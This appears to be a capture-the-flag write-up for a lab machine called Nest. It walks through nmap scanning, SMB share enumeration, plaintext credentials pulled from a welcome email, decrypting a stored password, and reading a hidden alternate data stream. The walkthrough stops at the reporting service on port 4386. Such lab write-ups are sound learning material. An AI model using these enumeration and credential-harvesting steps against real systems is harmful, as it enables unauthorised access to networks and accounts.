Nest

IP: 10.10.10.178

Nmap


Ran a quick scan (`nmap -Pn -T4 10.10.10.178`) and then enumerated deeper on the avaliable ports: `sudo nmap -Pn -p 445,4386 -T4 10.10.10.178`

```
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindRe
,     LDAPSearchReq,
    LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq,
    TerminalServer, TerminalServerCookie, X11Probe:
|     Reporting Service V1.2
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPO
|     Reporting Service V1.2
|     Unrecognised command
|   Help:
|     Reporting Service V1.2
|     This service allows users to run queries against databases using the lega
|     AVAILABLE COMMANDS ---
|     LIST
|     SETDIR <Directory_Name>
|     RUNQUERY <Query_ID>
|     DEBUG <Password>
|_    HELP <Command>
```

SMB Enum

enum4linux didn't find much, it seems like we'll need creds to make the most of it.


smbmap does work though , and we can ask it to list out all avaliable files so we can target what seems useful to us: `smbmap -H 10.10.10.178 -p 445 -R`



```
li:~/Downloads/nest$ smbmap -H 10.10.10.178 -p 445 -R
st session      IP: 10.10.10.178:445     Name: 10.10.10.178
 Disk                                                   Permissions     Comment
 ----                                                   -----------     -------
 ADMIN$                                                 NO ACCESS       Remote Admin
 C$                                                     NO ACCESS       Default share
 Data                                                   READ ONLY
 .\Data\*
 dr--r--r--                0 Wed Aug  7 18:53:46 2019    .
 dr--r--r--                0 Wed Aug  7 18:53:46 2019    ..
 dr--r--r--                0 Wed Aug  7 18:58:07 2019    IT
 dr--r--r--                0 Mon Aug  5 17:53:41 2019    Production
 dr--r--r--                0 Mon Aug  5 17:53:50 2019    Reports
 dr--r--r--                0 Wed Aug  7 15:07:51 2019    Shared
 .\Data\Shared\*
 dr--r--r--                0 Wed Aug  7 15:07:51 2019    .
 dr--r--r--                0 Wed Aug  7 15:07:51 2019    ..
 dr--r--r--                0 Wed Aug  7 15:07:33 2019    Maintenance
 dr--r--r--                0 Wed Aug  7 15:08:07 2019    Templates
 .\Data\Shared\Maintenance\*
 dr--r--r--                0 Wed Aug  7 15:07:33 2019    .
 dr--r--r--                0 Wed Aug  7 15:07:33 2019    ..
 fr--r--r--               48 Wed Aug  7 15:07:32 2019    Maintenance Alerts.txt
 .\Data\Shared\Templates\*
 dr--r--r--                0 Wed Aug  7 15:08:07 2019    .
 dr--r--r--                0 Wed Aug  7 15:08:07 2019    ..
 dr--r--r--                0 Wed Aug  7 15:08:10 2019    HR
 dr--r--r--                0 Wed Aug  7 15:08:07 2019    Marketing
 .\Data\Shared\Templates\HR\*
 dr--r--r--                0 Wed Aug  7 15:08:10 2019    .
 dr--r--r--                0 Wed Aug  7 15:08:10 2019    ..
 fr--r--r--              425 Wed Aug  7 18:55:36 2019    Welcome Email.txt
 IPC$                                                   NO ACCESS       Remote IPC
 Secure$                                                NO ACCESS
 Users                                                  READ ONLY
 .\Users\*
 dr--r--r--                0 Sat Jan 25 18:04:21 2020    .
 dr--r--r--                0 Sat Jan 25 18:04:21 2020    ..
 dr--r--r--                0 Fri Aug  9 11:08:23 2019    Administrator
 dr--r--r--                0 Sun Jan 26 02:21:44 2020    C.Smith
 dr--r--r--                0 Thu Aug  8 13:03:29 2019    L.Frost
 dr--r--r--                0 Thu Aug  8 13:02:56 2019    R.Thompson
 dr--r--r--                0 Wed Aug  7 18:56:02 2019    TempUser
```

First, add the usernames at the bottom to a **username list.**

Second, use `smbclient //10.10.10.178//[share]` and go and get the interesting files. The `Welcome Email.txt` has interesting creds



```
kali@kali:~/Downloads/nest/smb$ cat Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019
```

SMB Round Two

Let's re-run these enumeration tools with the creds we now have

`enum4linux -a -u "TempUser" -p "welcome2019" 10.10.10.178 > enum4linux.txt`

- We get another user to add to our list: **Service_HQK**
- Domain is: **HTB-NEST**

`smbmap -u "TempUser" -p "welcome2019" -H 10.10.10.178 -R` and then go and get the docs with: `smbclient //10.10.10.178/Data -U TempUser` I tend to split my panel and keep the smbmap list at the top, and use smbclient at the bottom to navigate and get the files.


Open them in a text editor, as it makes it easier to read to be honest. We find the following interesting information:

- **From RU scanner**, creds for c.smith, port 389, password: fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE
- Some possible usernames: Deanna Meyer ; Jolie Lenehan ; Robert O'Hara

I tried to use c.smith's **hash** around various services but nothing. Some interesting files waiting for us on the system, including this section that seems to reference

```
        <Find name="activate" />
        <Find name="redeem on" />
        <Find name="192" />
        <Replace name="C_addEvent" />
    </FindHistory>
    <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
```

But this is an interesting from the NotePad config files, as it references a file that we can't see or access. But what if we just downloaded it anyway without traversing through the directories: `smbget -R smb://10.10.10.178/Secure$/IT/Carl -U TempUser`



```
kali@kali:~/Downloads/nest/carl$ smbget -R  smb://10.10.10.178/Secure$/IT/Carl -U TempUser
Password for [TempUser] connecting to //Secure$/10.10.10.178:
Using workgroup WORKGROUP, user TempUser
smb://10.10.10.178/Secure$/IT/Carl/Docs/ip.txt
smb://10.10.10.178/Secure$/IT/Carl/Docs/mmc.txt
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/ConfigFile.vb
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/Module1.vb
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/My Project/Application.Designer.vb
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/My Project/Application.myapp
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/My Project/AssemblyInfo.vb
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/My Project/Resources.Designer.vb
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/My Project/Resources.resx
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/My Project/Settings.Designer.vb
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/My Project/Settings.settings
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/RU Scanner.vbproj
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/RU Scanner.vbproj.user
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/SsoIntegration.vb
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner/Utils.vb
smb://10.10.10.178/Secure$/IT/Carl/VB Projects/WIP/RU/RUScanner.sln
Downloaded 25.18kB in 6 seconds
```


Crypto Reverse Engineering

The two files we are concerned about are **Module1.vb** and **Utils.vb,** as these encrypted Carl's hash and if we splice the code right we can decrypt it and get the password.

But to be honest just googling part of the code - *N3st22* - finds the scripts other people have written, and running it produces this password: **xRxRxPANCAK3SxRxRx** from Carl's hash

SMB Round Three

With Carl's creds let's do another round of SMB enum. We find these interesting files in Carl's directory, which we can get via: `smbget -R smb://10.10.10.178/Users/C.Smith/ -U c.smith`




```
kali@kali:~/Downloads/nest/carl$ smbget -R  smb://10.10.10.178/Users/C.Smith/ -U c.smith
Password for [c.smith] connecting to //Users/10.10.10.178:
Using workgroup WORKGROUP, user c.smith
smb://10.10.10.178/Users/C.Smith//HQK Reporting/AD Integration Module/HqkLdap.exe
smb://10.10.10.178/Users/C.Smith//HQK Reporting/Debug Mode Password.txt
smb://10.10.10.178/Users/C.Smith//HQK Reporting/HQK_Config_Backup.xml
smb://10.10.10.178/Users/C.Smith//user.txt
Downloaded 17.27kB in 6 seconds
```

The password file is empty, but if we double check exactly what's going on in that file we find it's hiding some data. This site helps explain how and why: https://www.howtogeek.com/howto/windows-vista/stupid-geek-tricks-hide-data-in-a-secret-text-file-compartment/

Conncect to C.Smith's directory: `smbclient -U c.smith%xRxRxPANCAK3SxRxRx //10.10.10.178/Users` , and then travel to the HQK Reporting directory.

Ask `allinfo "Debug Mode Password.txt"` and you'll see something about ': password' having data, so ask for that data too: `more "Debug Mode Password.txt":Password`




```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Thu Aug  8 07:06:12 PM 2019 EDT
access_time:    Thu Aug  8 07:06:12 PM 2019 EDT
write_time:     Thu Aug  8 07:08:17 PM 2019 EDT
change_time:    Thu Aug  8 07:08:17 PM 2019 EDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQK Reporting\> more "Debug Mode Password.txt":Password
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:Password of size 15 as /tmp/smbmore.oQH
tes/sec) (average 0.2 KiloBytes/sec)
smb: \C.Smith\HQK Reporting\> exit
```

It gives out the password: **WBQ201953D8w**

Let's move on to looking at **port 4386**


Port 4386

The port didn't like communicating via netcat....



